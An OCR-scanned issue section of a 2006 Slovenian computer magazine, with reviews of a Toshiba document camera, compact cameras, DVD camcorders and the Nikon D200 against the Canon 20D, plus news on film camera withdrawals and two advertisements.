**ZA:** Toshiba je skupaj z novo paleto projektorjev predstavila tudi nekaj dodatkov, med katerimi zagotovo po uporabnosti najbolj izstopa dokumentna projekcijska kamera preprosto poimenovana C001. Gre za nadvse preprosto napravo, ki nadomešča grafoskope. Na dobrega pol metra visoki gibljivi ročki je nameščena kamera s senzorjem CMOS ločljivosti 3 megapike. Glavo kamere lahko zavoljo gibljivega nosilca svobodno premikamo. Naprava ima VGA-izhod, prek katerega jo lahko priključimo na katerikoli projektor. Izhodna ločljivost je največ 2048 x 1536, s čimer bodo lastniki najnovejših visokoločljivih projektorjev pridobili še nekaj, še vedno pa bo delovala tudi na slabših in starejših modelih. Kamera ima tudi lastno LED-osvetlitev, možnost 2x optičnega in še dodatnega 4x digitalnega povečevanja ter prilagajanje kontrasta snemanemu objektu (papir, folija, knjiga, časopis, 3D-objekti ...), prek daljinskega upravljalnika, s katerim upravljamo vse funkcije, pa lahko celo povečamo določen del slike. Slika je odlična, kamera pa zna ostriti vse do makro oddaljenosti 10 cm od objekta naprej, kar v praksi pomeni, da brez težav prikaže berljivo sliko iz zajetega besedila, kjer so velikosti črk nad 10 pik.

**PROTI:** Verjetno bo za slovensko šolstvo prav cena največja ovira. Škoda, da naprava nima S-video in kompozitnega ali digitalnega izhoda DVI-I. Prav tako pogrešamo omrežni priključek in možnost pretočnega oddajanja slike prek interneta (izobraževanje, seminarji, sestanki na daljavo). Jaka Mele

novi digitalni fotoaparati

## Novi udarci klasični fotografiji

Leto 2006 se še ni niti dobro začelo, a prve udarne novice so že začele spreminjati podobo fotografskega sveta, saj tudi največji igralci počasi dvigajo roke od »klasike«, eden pa celo sploh zapušča svet fotografije. Medtem pa prihajajo novi in novi modeli, ...

**Piše: Alan Orlič Belšak**

alan.orlic@mojmikro.si

Začnimo pri **Nikonovi** napovedi, da bo prenehal izdelovati klasične fotoaparate. Pravzaprav bosta ostala le dva modela, vrhunski **F6** in vstopni **FM10**. Razlog za to je dokaj preprost, prodaja klasike že nekaj let vztrajno pada in po svoje je nesmiselno vlagati trud v nekaj, kar bo dolgoročno praktično izginilo.

Še udarejša je napoved **Konice Minolte**, da se bo prenehala ukvarjati s fotografijo. Skoraj celoten oddelek bodo preselili k **Sonyu**, zanje bodo tudi še izdelovali ohišja in objektivne, ki bodo imeli novo ime. Prvi od velikanov se torej umika, vprašamo se seveda lahko, kdo je naslednji, morda **Pentax**? Iz njihove naveze s **Samsungom** je slednji že predstavil svoja prva zrcalnorefleksna digitalna fotoaparata **GX-1S** in **GX-1L**. Oba sta po tehničnih specifikacijah praktično enaka Pentaxu \*istD-S2 in \*istDL, razlike so zelo majhne.



Zanimivo je, da je Samsung s temi napovedmi počakal na konec sejma **CES**, kjer je bilo prikazanih kar nekaj zanimivih kompaktnih fotoaparatorov. Omenimo le dva, **Kodak V570** in **Sanyo Xacti HD1**. Prvi se ponaša z dvema objektivoma, stalnim 23 mm in spremenljivim 39 do 117 mm. Kombinacija je zanimiva za vse ljubitelje širokega kota, saj ni potrebe po dodatnih nastavkih, ampak le preprosto preklopite med obema. Sanyo se je prvi odločil za vstop v razred **HD-videa** v kombinaciji z digitalnim fotoaparatom. Xacti HD1 namreč zmore zajem pri ločljivosti 1280 x 720 pik pri 30 posnetkih na sekundo, video shranjuje v formatu **MPEG 4**. Na pomnilniško kartico **SD** zmogljivosti 1 GB lahko shrani okoli **21 minut** videa v najvišji kakovosti. Posnemovalcev bo v prihodnosti verjetno še kar nekaj, saj že zdaj marsikateri fotoaparati zmore snemanje v ločljivosti 800 x 600 pik.

### Sony DSC S600

Kompakti znajo presenetiti, ko to najmanj pričakuješ. Eden izmed njih je Sonyjev novinec, ki se na prvi pogled ne loči od podobnih iz nižjega cenovnega razreda, a hudič se skriva v podrobnostih. Plastično ohišje, normalno velik LCD-zaslon in optično iskalo so glavne zunanje značilnosti. Gumbov ni veliko, tako

kjer je daleč od konkurence zrcalnorefleksnim fotoaparatom, a vsaj imamo sliko. Uporabna občutljivost je do **ISO 400**, kjer je šuma veliko manj, kot bi ga pričakovali. Dobro deluje tudi **samodejno ostrenje**, ki je pri dobrih svetlobnih razmerah praktično brez zamika od pritiska na sprožilec do zajema slike. Slabše mu gre v slabih svetlobnih razmerah, kjer le s težavo najde ostrino. Kakovost slike je več kot zadovoljiva in izpolnjuje vsa pričakovanja za fotoaparati tega razreda. Končna ocena je vsekakor po-



zitivna, kljub nekaterim težavam, predvsem ostrenju v slabih svetlobnih razmerah. Ker gre za fotoaparati, ki je namenjen predvsem **nezahtevni rabi**, mu lahko kaj takega oprostimo.

### Ricoh Caplio R3

Še je prostor za inovativnost in tega nam ne dokazujejo uveljavljeni, ampak obrobni igralci. Ricohov najnovejši malček to dokazuje, saj skriva kar nekaj dobrot. Majhno kovinsko ohišje ne daje občutka, da se v njem skriva objektiv s **7x spremenljivo goriščnico**. Zanimivo je predvsem zaradi **širokega kota in umirjevalnika slike**, ki ga marsikateri kompaktni fotoaparati ne premore. Velik LCD-zaslon postaja stalnica, gumbov pa je ravno prav, da ne zmedejo uporabnika. Poleg samodejnega načina fotografiranja pozna še scenske, medtem ko prioritete zaslonke ali časa tako kot predhodnik nima. To za povprečnega uporabnika niti ni pomembno, bolj omejujoč je najdaljši čas v avtomatskem načinu, ki je le 1/8 sekunde. Za daljše čase je treba poseči v scenske nastavitve, nočno fotografiranje. Med njimi najdemo še eno dokaj neobičajno, **popravljanje perspektive**. Če recimo fotografirate cerkev od spodaj, bo ta način prepoznal linije in jih zravnal. Bolj kot uporabno ima to prodajno vrednost, saj lahko enako naredite v marsikateremu programu za obdelavo slik. Kljub vsej inovativnosti podobno kot pri drugih fotoaparatih Ricohov novinec nima najbolje urejene odprave šuma. Slika je dobra pri nižjih ločljivostih, do **ISO 200**, dalje je že zelo zrnata. Najvišja občutljivost **ISO 800** je bolj zaradi marketinške kot uporabne vrednosti. Kljub temu je Caplio R3 **odličen popotniški fotoaparati** z odličnim delovnim območjem goriščnice in **umirjevalnikom slike**, ki pomaga odpraviti marsikateri tresljaj. Poleg tega je še dovolj majhen, da je lahko praktično vedno pri roki. ■

da se večina nastavitev skriva v menijih. Zahtevnejši uporabniki tega ne bodo veselili, drugih, ki jim je pomembnejša enostavna raba, pa to ne bo preveč motilo. Ima pa zato **hitro dosegljivo točkovno merjenje**, ki zna odpraviti marsikatero potrebo po pod/nadosvetljevanju. S600 pozna kar nekaj samodejnih načinov za fotografiranje, ki zadoščajo za večino potreb družinske fotografije. Preseneti razpon občutljivosti od **ISO 80 do 1000**,

Proizvajalec in ime modela	Sony DSC S600	Ricoh Caplio R3
Skupna ocena	★★★★★★	★★★★★★
Razmerje cena/kakovost	★★★★★★	★★★★★★
Informacije	Sony Slovenija, d.o.o.	Accord 92, d.o.o.
Spletni naslov	www.sony.com	www.ricoh.com
Cena	47.990 SIT	82.690 SIT
Za	ISO 1000	objektiv, umirjevalnik
Proti	nekateri možnosti so skrite v meniju	občutljivost
<b>Tehnični podatki</b>		
Najvišja ločljivost	2816 x 2112	2560 x 1920
Tip in ločljivost tipala	CCD, 6 M	CCD, 5 M
Objektiv (mm)	31-93 mm	28-200 mm
Razpon časa	1 s-1/2000 s	8 s-1/2000 s
Občutljivost ISO	80-1000	64-800
Zaslonka	f2,8-5,1	f3,3-4,8
Pomnilniška kartica	Memory Stick Duo	SD Card
Vmesnik	USB	USB
Teža	181 g	135 g
Baterije	2 x AA	Li ion



# VEDNO PRISEB(N)I.

Nova storitev Integral vam omogoča, da ste **kjerkoli in kadarkoli seznanjeni s svojo e-pošto in koledarjem**. Vse spremembe v e-poštnem predalu ali koledarju vašega računalnika se namreč **takoj prikažejo na vašem mobilniku/dlančniku – in obratno**, saj se računalnik in mobilna naprava samodejno sinhronizirata. Na zahtevo Integral omogoča tudi prenos, odpiranje in rokovanje z e-pošti pripetimi datotekami.

Namestititev Integrala je **brezplačna** in možna **na več že obstoječih telefonih iz naše dosedanje ponudbe**.



Informacije na brezplačnih številkah:  
naročniki Mobitel GSM/UMTS: **031/041/051 700 700**,  
Elektronski naslov: **integral@mobitel.si**.

**Integral**



nove digitalne videokamere

## Ko se vrti DVD

O digitalnih videokamerah pišemo tokrat obširneje v temi meseca, tu smo si pogledali nekaj zanimivejših modelov, ki zapisujejo na DVD-medije.

**Piše:** Alan Orlič Belšak

alan.orlic@mojmikro.si

### Canon DC20 in DC10

Canon je pri videokamerah dokaj konzervativen, saj sta DC10 in DC20 njihova prva modela, ki za shranjevanje videa uporabljata DVD-medij. Glavna razlika med njima je v ločljivosti tipala, DC20 ima **2-milijonsko**, DC10 pa le **1,33-milijonsko** tipalo. Poleg tega ima DC20 vdrelano lučko, ki je DC10 nima. Ohišje je zelo majhno in dokaj tanko, med preizkušenimi kamerami je bilo med najmanjšimi. LCD-zaslon ni med največjimi, enako velja za iskalo, ki je med najmanjšimi, a še vedno omogoča dobro vidljivost. Kaže, da so mu snovalci namenili stransko vlogo v primerjavi z LCD-zaslonom. Objektiv ima **10x spremenljivo gorišnico** in ima zaščito pred poškodbami že vdrelano v ohišje kamere. Baterijo najdete na zelo zanimivem mestu, poleg LCD-zaslona. Večina drugih proizvajalcev jo daje na zadnjo stran kamere, kjer je lažje dosegljiva, poleg tega nekateri omogočajo na račun debeline zmogljivejše baterije. Možnosti za snemanje je kar nekaj in še najbolj spominjajo na kak Canonov digitalni fotoaparati. Oba modela namreč poznata prioriteto časa, zaslonke in še vrsto scenskih nastavitvev, na primer nočno snemanje, snemanje na snegu, plaži in podobno. Enako velja



za izravnavo beline, ki poleg že nastavljenih možnosti omogoča ročno nastavitvev. Od načinov za snemanje je zanimiv **nočni**, ki namesto preklopa v infrardeče območje spusti število posnetkov na sekundo pod 25 in s tem pridobi več svetlobe na tipalo. Slika zaradi tega postane trzajoča, a prave barve ostanejo. Ostane nam le še samo snemanje. Celoten vtis je dokaj pozitiven, kar velja tudi za kakovost slike.

Škoda je le to, da so nekatere možnosti skrite v meniju in bi zaslon, občutljiv na dotik, to delo zelo olajšal.

### Sony DCR-DVD403E

Sony se je lotil DVD-videokamere samosvoje, kot se zanj spodobi. 403E je med večjimi in DVD-del se kar skriva v ohišju. Na prvi pogled sploh ne izdaja, na kaj snema. Objektiv ima podobno kot Canon DC20 **10x spremenljivo gorišnico**, se pa zato ponaša s pravim formatom v razmerju **16 : 9**, saj se slika temu primerno tudi razširi na robovih in ne le odreže. Je tudi dobro zaščiten, z avtomatskim pokrovom, podobno kot imajo to kompaktni digitalni fotoaparati. Na svoj račun bodo prišli ljubitelji dobrega zvoka, saj kamera snema v načinu **Dolby**



**5.1.** Zaslon je dokaj velik in je v razmerju slike 16 : 9. Zanimivejše je to, da je občutljiv na dotik, prek katerega dostopamo do nekaterih možnosti. Na zaslonu so še trije gumbi, za spreminjanje gorišnice in snemanje. Slednji se še zlasti dobro obnese, saj omogoča enostavno snemanje v različnih položajih, kot sta na primer **žabja ali ptičja perspektiva**. Iskalo je med manjšimi, podobno kot Canonovo, ima pa to možnost, da ga lahko izvlečemo. Slednje pride prav zaradi baterije, ki je debelejša in štrli izven ohišja. A tisto pravo presenečenje šele prihaja. Kamera ima namreč **zelo malo gumbov**, od posebnih možnosti najdemo le preklop za nočne posnetke in tu se možnosti tako rekoč končajo. Druge se skrivajo v menijih in nekatere so dokaj zanimive, izbira točke ostrenja na primer. Slednjo

Proizvajalec in ime modela	Canon DC10	Canon DC20	Sony DCR-DVD403E	Hitachi DZ-GX20	Hitachi DZ-MV730E
Skupna ocena:	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■
Razmerje cena/kakovost	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■	■■■■■■■■■■
Informacije	Avtera, d.o.o.	Avtera, d.o.o.	Sony Slovenija, d.o.o.	Lukvel, d.o.o.	Lukvel, d.o.o.
Spletni naslov	www.canon.com	www.canon.com	www.sony.com	www.sony.com	www.olympus.com
Cena	209.900 SIT	249.900 SIT	269.990 SIT	238.800 SIT	138.000 SIT
Za	veliko možnosti	veliko možnosti	format 16 : 9	dostopnost funkcij	razpon gorišnice
Proti	nima lučke za dosvetlitev	dostopnost funkcij	velikost	slab nočni način	baterija
Tehnični podatki					
Ločljivost tipala	1,3 M	2 M	3 M	2 M	350k
Objektiv (razpon)	10x	10x	10x	10x	16x
Format snemanja	MPEG2	MPEG2	MPEG2	MPEG2	MPEG2
Medij	DVD-R/RW, DVD+R/RW	DVD-R/RW, DVD+R/RW	DVD-R/RW, DVD+R/RW	DVD-R/RAM	DVD-R/RAM
Pomnilniška kartica	Mini SD Card	Mini SD Card	Memory Stick	SD Card	SD Card
Teža	400 g	410 g	620 g	480 g	450 g




## novе digitalne videokamere

izberemo kar na zaslonu, le pritisnemo na pravo mesto. Najdemo tudi vrsto drugih možnosti, kot sta izravnava beline in nastavitvev zaslone. DVD403E je vsekakor zanimiva kamera, predvsem zaradi enostavnih možnosti za uporabnike, ki jim je pomembno le snemanje. Tisti, ki želi več pa tudi ima kar nekaj kreativnih možnosti.

### Hitachi DZ-GX20 in DZ-MV730E

Hitachi je bil med prvimi, ki so naredili DVD-kamero, takrat še za medije DVD-RAM. Zanimivo, da tega niso opustili in ta medij še



vedno podpirajo, po drugi strani pa nimajo podpore za DVD-RW, ampak le za DVD-R. Glavna razlika med obema modeloma je v ločljivosti in objektivu, DZ-GX20 se ponaša z 2-milijonskim tipalom in 10x spremenljivo goriščnico, DZ-MV730E pa z 16x spremenljivo goriščnico in s klasičnim video tipalom. Po zunanosti sta si tako rekoč enaka, le napisi so drugačni in GX-20 ima dodano bliskavico, ki je MV730E zaradi nizke ločljivosti tipala nima. Velikost je med že opisano Canonovo in Sonyjevo kamero, podobno

velja za LCD-zaslon. Je dokaj enostavna za uporabo, za pomembnejše funkcije, kot so ročno ostrenje ali osvetlitev od zadaj (backlight) ima gumba, ki pohitrijo izbiro. Ročnemu ostrenju se izogibajte, kajti tudi to je na gumba, poleg tega je iskanje ostrine na barvnem zaslonu dokaj zoprnopravilo. Druge nastavitve najdete v meniju, kjer lahko izberete med različnimi načini, kot so športni in podobni. Hitachi ima še eno posebnost oziroma omejitvev, ki jo prej opisana modela nimata, namreč format slike 4 : 3 ali 16 : 9 je treba izbrati takoj na začetku, pred prvim snemanjem na medij, vmes namreč ne moremo preklapljati. Malce moti tudi dokaj hitro spreminjanje goriščnice, ki nima zveznega začetka. Resnici na ljubo, tudi Canonova in Sonyeva kamera ju nimata, a je tam premikanje še malce počasnejše.

DVD-medij se je med videokamerami trdno usidral, kljub dokaj majhni zmogljivosti. Pri najvišji kakovosti snemanja, ki je tu zaželenalahko na en medij shranimo okoli pol ure videa. To pravzaprav niti ni slabo, saj zahteva od snemalca malce več načrtovanja in krajšekadre, ki so za gledalce zanimivejši. Če bo v prihodnosti padla še cena medijem, bo trak počasni postal dokaj ogrožen, tudi zaradi pomnilniških kartic. ■



**SCREEN**  
MEDIA TECHNOLOGY

Inovativnost & zanesljivost



Generalni zastopnik SCREEN  
za Slovenijo



**TruePress 344**  
Prvi "offset" digitalni tisk, ki  
uporablja klasične tiskarske barve

#### NE SPREGLEJTE TUDI:

CTP osvetljevalne anote (termal, violet)  
Trueflow - PDF, JDF workflow sistem  
SPECTA screening



Obiščite nas na sejmu  
IPEX od 4. - 9. aprila  
v Birminghamu (Anglija)  
hala 6, razstavni prostor 06-B40.  
Z veseljem Vam bomo prikazali  
vse novitete podjetja SCREEN.

Nikon D200

# Nikonov novi paradni konj in tekmeči

Govorice in napovedi o novem Nikonovem fotoaparatu so krožile že nekaj let in kar težko pričakovan je bil pravi naslednik uspešnega model D100. Ko so se pojavili prvi tehnični podatki in predvidena cena, pa je bilo že skoraj težko verjeti vsemu. Primerjali ga bomo z nekaj tekmeči, predvsem z njemu najbližjim Canonovim modelom 20D.

**Piše: Zdenko Frangež**

zdenko.frangez@mojmikro.si

Fotoaparat Nikon D200 nekateri »zmerjajo« z nadgradnjo model D70, tega pa nekako zmotno določajo kot naslednika model D100. Nič od tega ne more biti dlje od resnice. Model D200 je šele **pravi naslednik modela D100**. Zaradi kakovosti izdelave in kopice možnosti, ki so še kako potrebne in zaželeni med resnejšimi fotografi.

Druga zmeta je primerjava tega modela s konkurenčnim modelom Canon 5D. To ne bi bilo pošteno. Canon 5D je praktično enkrat

dražji fotoaparat, ki za svojo ceno, hočeš nočeš, mora ponujati tudi kaj več. Cenovno bi lahko Nikon D200 primerjali kvečjemu s Canonovim modelom 20D. Pa spet ni čisto pošteno, saj je 20D na trgu že več kot leto in vsekakor mora biti viden tehnološki napredek pri modelu D200. Kam torej umestiti ta toliko komentirani in pričakovan model?

Je malenkost dražji od fotoaparata Canon 20D, krasijo ga sila podobni tehnični podatki, s kopicami možnosti pa se uvršča nekje med Canon 20D in 5D. Kljub vsemu pa ga bom primerjal s cenovno bližjim modelom. Bo pa nujno potegniti tudi druge primerjave, če ne drugače pa zato, ker starejše modele uporabniki že poznajo in bodo lažje razumeli razlike, opisane s primeri.

Pri primerjavi pa ne bom toliko zahajal v kopico možnosti in tehnične podatke, saj so ti lepo vidni iz vseh objavljenih razpredelnic. Poglejmo raje, kaj v resnici čaka uporabnika, ki se odloči za ta model.

## ZA NAPREDNEJŠE AMATERJE

Nikon D200 je fotoaparat, namenjen naprednejšim amaterjem. Ni še čisto profesionalni fotoaparat, čeprav ga krasi

kopica lastnosti, ki ga uvrščajo sumljivo blizu profesionalnim fotoaparatom. Je nekak **kompromis med modeloma D70 in D2X**. Čeprav je naslednik modela D100, pa ima z njim še najmanj opraviti, razen da sta podobne velikosti in teže.

Samo ohišje in drobovina je že nekak križanec. Je večji od D70 in manjši od D2X, ima višjo ločljivost od D70 in manjšo od D2X-a, ima vdeleno bliskavico, česar pri profesionalnih DSLR fotoaparatih nismo vajeni, čeprav tudi profesionalci nimajo nič proti temu. S to bliskavico je mogoče prav lepo prožiti kopicico »ta resnih«.

## OHIŠJE


Ohišje je iz magnezija in je še vedno v mehkih, ko ni pretežko, pa kljub vsemu daje kolikor toliko dobro protiutež ne prevelikim teleobjektivom. Z nadržano gumo prevlečen objektiv daje **soliden prijem** in celo možnost **enoročne uporabe**. Občutek v roki daje predvidevati, da naprava ne bo kar mimogrede zdrsula iz roke. Oprijem sega nekoliko bližje objektivu kot pri modelu 70D, zato pa je bolj ergonomski. Dodatni tipki, funkcijska in že znana za predogled globinske ostrine, pa sta postavljeni na nekoliko nerodno mesto ob ležišče objektivu. Uporabnikom z nekoliko bolj klobasastimi prsti bosta nekoliko na poti, vsaj dokler se ne bodo privadili.

Ohišje je **zaščiteno pred vdorom vlage** v notranjost ali pa bi vsaj pri Nikonu radi, da to tudi verjamemo. Vsaj tako je videti na prvi pogled. Na drugi in tretji pa se začne mnenje malenkost spreminjati. Vrata za vstavljanje pomnilnih kartic so nekoliko premalo robustno izdelana, čeprav so zatesnjena s tesnilom iz neoprena in



Proizvajalec in ime modela	Nikon D200	Canon 20D
Skupna ocena:	■■■■■■■■■■	■■■■■■■■■■
Razmerje cena/kakovost	■■■■■■■■■■	■■■■■■■■■■
Informacije	RoLAN, d.o.o. in Grafo, d.o.o.	RoLAN, d.o.o.
Spletni naslov	www.nikon.com	
Cena	419.990 SIT	371.988 SIT
Za:	Odlično ohišje (zatesnjeno pred vlago, nedrsljiv prijem), odlično upravljanje, hitrost, dobro ostrenje, kakovost posnetkov, kopica možnosti nastavitvev	Solidno, manjše in lažje ohišje, preprostejša uporaba za manj izkušene uporabnike, dobro filtriranje šuma pri visokih ISO-številah, kakovost posnetkov, ostrenje
Proti:	Še vedno preveč šuma pri visokih ISO številah, nekoliko cenena izvedba vdelane bliskavice	Precej skromnejše možnosti nastavitvev, slabša protizdrsnost prevleka, manj odporen na vlago
Tehnični podatki		
Najvišja ločljivost	3872 x 2592, 10,2 milijona pik	3504 x 2336, 8,2 milijona pik
Tip in ločljivost tipala	CCD (23,7 x 15,6 mm)	CMOS (22,5 x 15,0 mm)
LCD zaslon	2.0", 230.000 pik	1.8", 118.000 pik
Ostrenje	11/7-točkovno	9-točkovno
Razpon časa	B, 30s-1/8000s	B, 30s-1/8000s
Občutljivost ISO	100-3200	100-3200
Število posnetkov v sekundi / velikost zaporedja	5 / 37 JPEG	5 / do 23 JPEG
Pomnilniška kartica	CompactFlash I in II	CompactFlash I in II
Bliskavica	Vdelana in zunanja	Vdelana in zunanja
Mere in teža	147 x 113 x 74 mm, 850 g	144 x 106 x 72 mm, 770 g





Primerjava ISO na testni sliki z umetno osvetlitvijo



Nočni posnetek 25s



Nočni posnetek z osvetljevanjem 30s

se odklepajo s posebnim gumbom. Se pa zapirajo nekoliko preveč lahko in ne dajo občutka, da bodo prav hudo nasedala na tesnilo. Vrata za baterijski prostor so ostala preveč podobna tistim na modelu D70, čeprav tudi tako njimi ni nič narobe. Bi pa nekatere vsekakor bolj prepričal tudi varovalni kaveljček, kot je to urejeno pri Canonu 20D. Nekoliko večji spodrsrljaj je vdela **bliskavica**, ki je natančno takšna kot pri modelu D70. Na pogled, na otip in tudi po načinu zapiranja. Na tem mestu boste težko našli pošteno tesnilo. Tudi če voda ne vdre dalje v notranjost aparata, pa je škoda znatna tudi če voda zalije samo bliskavico. Tipke in vsi koleščki so dokaj mehki in bodo nekaterim delovali nekoliko poceni. Spet pa je to stvar okusa. Mehki Nikonovi koleščki so udobni, bodo pa uporabnikom Canonu 20D premeški in bodo menili, da je z njimi kaj narobe. Verjemite, da velja tudi nasprotno prepričanje.

Ker pa za dober fotoaparati ni dovolj le **odlično ohišje**, ki, mimogrede, prekaša tudi veliko dražje aparate, pa moramo pogledati tudi, kaj se skriva v njem.

### NOTRANJOST

Vdela sta procesor in 1005-točkovni barvni svetlomer, ki ga poznamo iz D2X, s katerim si Nikon D200 deli **tudi način upravljanja**. To ne temelji več na koleščku na levi strani ohišja za izbor gibkega programa (P) prioritete zaslone (A), prioritete časa (T), ročnem načinu (M) in kopici vnaprej programiranih načinov (nočni posnetki, portret, pokrajinski ...). Namesto tega je na istem mestu kolešček z izborom posamič-

nega proženja, hitrega zaporedja, počasnega zaporedja, ki ga je mogoče definirati, in samo-sprožilca. Na njem najdemo gumbe za izbiro beline, kakovosti posnetkov in izbor števila ISO. **Načini delovanja** so ostali samo še štirje, in sicer že prej omenjeni **P, A, T in M**. Tudi to pove, komu naj bi bil fotoaparati namenjen. Izbor načinov ostrenja (enkratno, nenehno s predvidevanjem in ročno) je na levi ob objektivu, kjer je pri drugih modelih izbor omejen le na samodejno in ročno ostrenje.

Med aktualnimi fotoaparati najdemo ta način upravljanja s fotoaparatom le pri modelu D2X. Canon pri vseh modelih, ki so vsaj pri-



## Nikon D200



Primerjava ISO - snežna vejica v oblačnem vremenu.

bližno primerljivi, vztraja pri precej bolj »amatersko« naravnem izboru načinov delovanja, ki pa zadovolji širši krog potrošnikov.

Vse glavne funkcije, kot si jih je zamislil Nikon, so **lahko in hitro dosegljive**. Po nekaj deset posnetkih postane tudi trmastim jasno, da je filozofija upravljanja pravilna, še posebej pri športni fotografiji, kjer se razmere lahko hitro spreminjajo in so potrebne hitre korekcije.

Izbor možnosti pa se ne konča pri tipkah, koleščkih in preklopnikih, ampak se večja kopic skriva v **menijih**. Ti so zaradi ogromnega barvnega LCD-zaslona na hrbtni strani fotoaparata pregledni kljub vsej obilici. Če lahko za upravljanje s tipkami in koleščki trdimo, da se ga bodo vsi hitro privadili, pa je z meniji prav nasprotno. Privajanje bo težavno in dolgotrajno. Pa ne zaradi menijev, ampak zaradi možnosti, ki jih tudi zahtevni amaterski fotografi niso vajeni. Gre za **kopico možnosti**, ki niso le osnovne, ampak segajo v fineše in odtenke določenih. Na voljo je veliko možnosti določanja, kako naj se fotoaparatus obnaša, kaj počne katera tipka, kako bo merjena svetloba, kaj se ob zgodilo potem, kako bo z ostrenjem, zaporedjem posnetkov, kakšna naj bo hitrost zaporedij, kako bodo organizirane mape na pomnilnih karticah in še in še. Samo naštevanje bi zasedlo članek daljši od tega. In tudi na tem področju aparat močno prekaša primerjalni model Canon 20D, ki s svojimi »skromnimi« možnostmi ne napravi več pravega vtisa.

Postavlja pa se vprašanje, kaj bodo zahtevni amaterski fotografi s tem razkošjem tudi v **resnici počeli**. Upam si trditi, da večina ne bo ali, bolje rečeno, ne bo prav kmalu posegala po naprednih možnostih. Kar je škoda, saj je potem denar, odštet za nakup, deloma zapravljen. In roko na srce, večina amaterskih fotografov tako naprednih funkcij večinoma niti ne potrebuje. Tako daje fotoaparatus vtis nekakšnega stimulatorja za lažji prehod na dražji in še zmogljivejši model D2X. Prednost tako oblikovanega in opremljenega fotoaparatusa pa je v dejstvu, da bo **zadoščal tudi nekaterim profesionalnim fotografom**. Vsaj tistim, ki ne potrebujejo tako visokih hitrosti zaporednih posnetkov, kot jih ponujajo D2X ali primerljivi Canonovi modeli. Ti bodo za dokaj malo denarja dobili fotoaparatus, ki se zelo približa najboljšemu Nikonu.

### AVTONOMIJA

Svojevrstno razočaranje je avtonomija fotoaparatusa. Kljub izboljšani bateriji se je avtonomija **zmanjšala**, in to občutno. Najverjetneje zaradi velikega in razkošnega LCD-zaslona. Kljub temu pa je mogoče napraviti nekako **do 600 posnetkov**, zlasti če ni ves čas vključena tudi bliskavica in če

se ne igramo preveč z nastavitvami. Bo pa potrebno pred fotografskim pohodom poskrbeti, da bo baterija napolnjena. Nekako ni več tiste brezbriznosti, ki smo je bili vajeni pri modelu D70. Kljub vsemu tudi z avtonomijo D200 ne zaostaja za 20D, nasprotno, samo ne prekaša ga več tako zelo.

### HITROST

Fotoaparatus je značilen tudi po svoji hitrosti. Število posnetkov v sekundi je enako kot pri Canon 20D, je pa predpomnilnik večji in tako je mogoče zajeti **več posnetkov brez prekinitve**. So pa nekoliko slabše izvedli prenos posnetkov iz predpomnilnika na pomnilniško kartico, ki zaostaja za hitrostjo modela 20D. Če pomislimo, da je velikost surove (RAW) datoteke pri modelu D200 med 15 in 16 MB, je to vsekakor več kot očitna pomanjkljivost.

### PROGRAMSKA OPREMA

Lahko rečemo, da prav uporabne sploh ni priložene. **NikonView**, ki ga je mogoče brezplačno sneti z Nikonove spletne strani, vsekakor ne zadostuje za polprofesionalno rabo. V času testa pa žal ni bilo na voljo programa ali dodatka, ki bi omogočil delo z boljšimi programi formatu RAW. Nov format še ni podprt, kar je še ena od sitnosti, ki je bodo deležni prvi uporabniki.

### KAKOVOST POSNETKOV

In že smo pri ključnem delu. Ali so posnetki boljši kot pri primerljivih modelih tekmecev? So in niso, kakor gledamo in glede na to, kaj želimo ali pričakujemo. 200D se ponaša z ločljivostjo v grobem **10 milijonov pik**. V resnici to niti ni tako veliko več kot 8 milijonov pik modela 20D. Torej tu ne pričakujte velikih razlik samo na podlagi števila pik.

**Barve so krasne**. Pri normalnih nastavitvah vsaj zame nekoliko bolj realistične kot pri 20D. Morda ker so videt malenkost hladnejše, kar pa ne velja pri vseh razmerah osvetlitve. V senci in pri hladni svetlobi bo Nikon D200 veliko pozneje podlegel modremu obarvanju fotografij tudi pri samodejni izbiri beline. Na voljo pa je **zvezno nastavljanje temperature**, kar močno poveča možnosti uporabe fotoaparatusa.

